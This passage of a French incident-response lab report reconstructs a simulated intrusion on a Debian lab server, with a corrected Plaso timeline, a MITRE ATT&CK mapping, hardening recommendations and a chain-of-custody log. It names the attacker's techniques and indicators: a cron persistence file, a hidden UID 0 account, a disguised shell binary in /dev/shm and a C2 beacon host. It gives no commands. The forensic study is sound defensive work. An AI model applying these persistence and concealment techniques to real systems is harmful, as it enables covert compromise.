
Un decalage horaire identifie et corrige

Un premier export filtre sur la fenêtre de l'incident a fait apparaitre un problème d'horodatage : les événements affichaient 18:13:30 tout en étant etiquetes +00:00 (UTC), alors que l'heure UTC réelle de l'incident, déjà confirmée independamment par la reconstruction mémoire (linux.bash), était 16:13:30. L'explication tenait a l'ingestion plutôt qu'a l'affichage : les sources sans indicateur de fuseau explicite, comme /var/log/sudo.log, avaient été interpretees par defaut comme déjà exprimees en UTC, sans tenir compte du fuseau réel du serveur (Europe/Paris, UTC+2).



Premier export filtre : 339 événements extraits, mais horodates avec un decalage de deux heures du a une mauvaise interprétation du fuseau source.

La correction a consiste a regenerer entièrement la collecte log2timeline en precisant explicitement le fuseau horaire des sources sans indicateur (option --timezone Europe/Paris), permettant une conversion correcte vers l'UTC réel des la phase d'ingestion. Un nouvel export, cette fois sur la fenêtre horaire correcte (16h00-17h00 UTC), a produit une chronologie coherente avec l'ensemble des preuves déjà etablies.



Timeline corrigée en UTC réel : connexion SSH initiale a 16:09:48, puis, plus loin dans le fichier, la séquence complète de l'incident a partir de 16:13:30, parfaitement alignee avec les Parties III et IV.

Chronologie consolidee de l'incident

Horodatage (UTC)	Événement
16:09:48	Connexion SSH legitime de l'analyste depuis Kali (192.168.10.99), authentification par cle publique
16:10:24 - 16:11:14	Deux tentatives de mot de passe echouees (sudo, su)
16:13:01	Elevation de privileges réussie (su)

Horodatage (UTC)	Événement
16:13:30	Création du cron de persistance /etc/cron.d/apache-check
16:13:48	Création du compte svcupdate avec UID 0
16:14:03	Lancement du processus d'implant python3 (marqueur SENTECH_IMPLANT_MARKER_7f3a)
16:14:18	Dépôt du binaire cache /dev/shm/.update (copie de /bin/dash)
16:15, 16:20, 16:25...	Executions periodiques du beacon C2 (toutes les 5 minutes, en continu)

Transfert et cloture de la chaîne de possession

Le fichier de stockage Plaso et l'export CSV de la timeline corrigée ont été haches, transferes vers le poste analyste et revérifiés, cloturant la collecte de preuves de ce TP.



Verification finale d'intégrité des fichiers de la timeline Plaso sur le poste analyste : les deux fichiers sont confirmés intègres.

Partie VI : Cartographie MITRE ATT&CK

La consolidation de l'ensemble des observations, mémoire comme disque, permet de cartographier l'incident sur le referentiel MITRE ATT&CK de manière complète.

Observation	Technique ATT&CK
Persistance via /etc/cron.d/apache-check	T1053.003 - Scheduled Task/Job : Cron
Création du compte svcupdate avec UID 0	T1136.001 - Create Account : Local Account
Processus python3 deguise, orphelin sous PID 1	T1055 / T1036 - Process Injection / Masquerading
Binaire cache dans /dev/shm/.update	T1036.003 - Masquerading : Rename System Utilities
Beacon C2 periodique vers malware-c2.example/gate.php	T1071.001 - Application Layer Protocol : Web Protocols
Commandes reconstituees uniquement en mémoire	T1070.003 - Indicator Removal : Clear Command History

Partie VII : Recommandations pour le parc SenTech

Les constats de cette investigation conduisent aux recommandations suivantes pour renforcer la posture de détection et de réponse du parc SenTech, en continuite avec les durcissements déjà appliques lors des TP précédents.

- Restreindre les droits d'écriture sur /etc/cron.d/ et surveiller sa modification avec une règle Auditd dédiée, sur le modèle de la règle identity déjà en place pour les comptes.
- Mettre en place une alerte automatique sur toute création de compte avec UID 0 autre que root, ce marqueur étant un indicateur de compromission très fiable et peu susceptible de faux positifs.
- Filtrer ou journaliser les connexions sortantes vers des domaines non repertories, via un proxy sortant ou des règles de pare-feu applicatif, pour détecter un beacon C2 independamment de sa fréquence.
- Etendre la supervision Sysmon/Hayabusa déjà déployée sur windows-serveur-sentech au périmètre Linux, par exemple via auditd couple a une remontee centralisée des journaux.
- Conserver un accès simple a un paquet de symboles de debogage noyau (ou pre-générer les tables Volatility) pour chaque version de noyau déployée, afin de ne pas reproduire en situation d'urgence réelle la perte de temps rencontrée lors de la génération de l'ISF dans ce TP.
- Synchroniser explicitement l'horloge système et documenter le fuseau horaire de chaque machine du parc, afin d'éviter toute ambiguite lors de la correlation de journaux multi-sources en cas d'incident réel.

Partie VIII : Annexe, chaîne de possession

Integralite du fichier chain_of_custody.md tenu tout au long de l'investigation, sous la responsabilité de l'analyste GLACIER.

Horodatage (UTC)	Analyste	Action	Preuve concernée
2026-10-17T16:26:07Z	GLACIER	Collecte de l'état volatil (processus, réseau, sessions, comptes) sur debian-serveur-sentech	ir_collecte_20261017T161626Z/
2026-10-17T16:26:07Z	GLACIER	Transfert vers le poste analyste (scp) et verification d'intégrité, 8/8 fichiers OK	ir_collecte_20261017T161626Z/
2026-10-17T16:38:09Z	GLACIER	Acquisition mémoire (avml) sur debian-serveur-sentech, 2,0 Go	mémoire.lime
2026-10-17T16:38:09Z	GLACIER	Transfert vers le poste analyste (scp) et verification d'intégrité, identique	mémoire.lime
2026-10-17T20:35:58Z	GLACIER	Transfert et verification d'intégrité de la timeline Plaso (log2timeline/psort, périmètre filtre)	timeline_sentech.plaso, timeline_incident_utc.csv

Conclusion

Ce TP a permis de conduire, de bout en bout et sur un laboratoire réellement deploye, le cycle complet d'une investigation DFIR : collecte de l'état volatil et acquisition mémoire dans le respect de l'ordre de volatilite, analyse mémoire avec Volatility 3 jusqu'a l'identification précise de l'implant et la reconstitution des commandes de l'attaquant, correlation avec les traces disque et les journaux Auditd, et construction d'une super-timeline consolidee avec Plaso aboutissant a une chronologie incontestable, a la seconde pres, de l'ensemble de l'incident.

Le travail a également été marque par une série d'obstacles techniques réels et significatifs, documentes au fil du rapport plutôt qu'effaces : la génération d'une table de symboles Volatility pour un noyau Debian recent, un espace disque sature après l'installation des outils de dette technique devenue inutile, des formats de filtre et des noms d'options qui différent d'une version d'outil a l'autre, et un decalage de fuseau horaire qui aurait pu fausser silencieusement toute la chronologie s'il n'avait pas été identifie et corrige.

Au-delà du résultat technique, ce TP illustre une méthode : ne jamais se contenter d'une première sortie d'outil sans la confronter a une source independante, documenter chaque différence par rapport au scénario attendu comme une information a expliquer plutôt qu'un échec a dissimuler, et vérifier systématiquement, par recoupement entre mémoire et disque, la fiabilite de chaque conclusion avant de la considérer comme acquise.